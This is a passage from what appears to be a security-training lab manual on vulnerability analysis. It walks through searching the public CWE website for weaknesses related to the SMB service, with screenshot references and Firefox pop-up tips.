
Note: If the **Default Browser** pop-up window appears, uncheck the **Always perform this check when starting Firefox** checkbox and click the **Not now** button.

Note: If a **New in Firefox: Content Blocking** pop-up window appears, follow the step and click **Got it** to finish viewing the information.

4. **CWE** website appears. Click on **Search** tab, in the **Google Custom Search** under **Search CWE** section, type **SMB** and click the search icon.


Note: Here, we are searching for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).

Module 05 – Vulnerability Analysis




5. The search results appear, displaying the underlying vulnerabilities in the target service (here, **SMB**). You can click any link to view detailed information on the vulnerability.

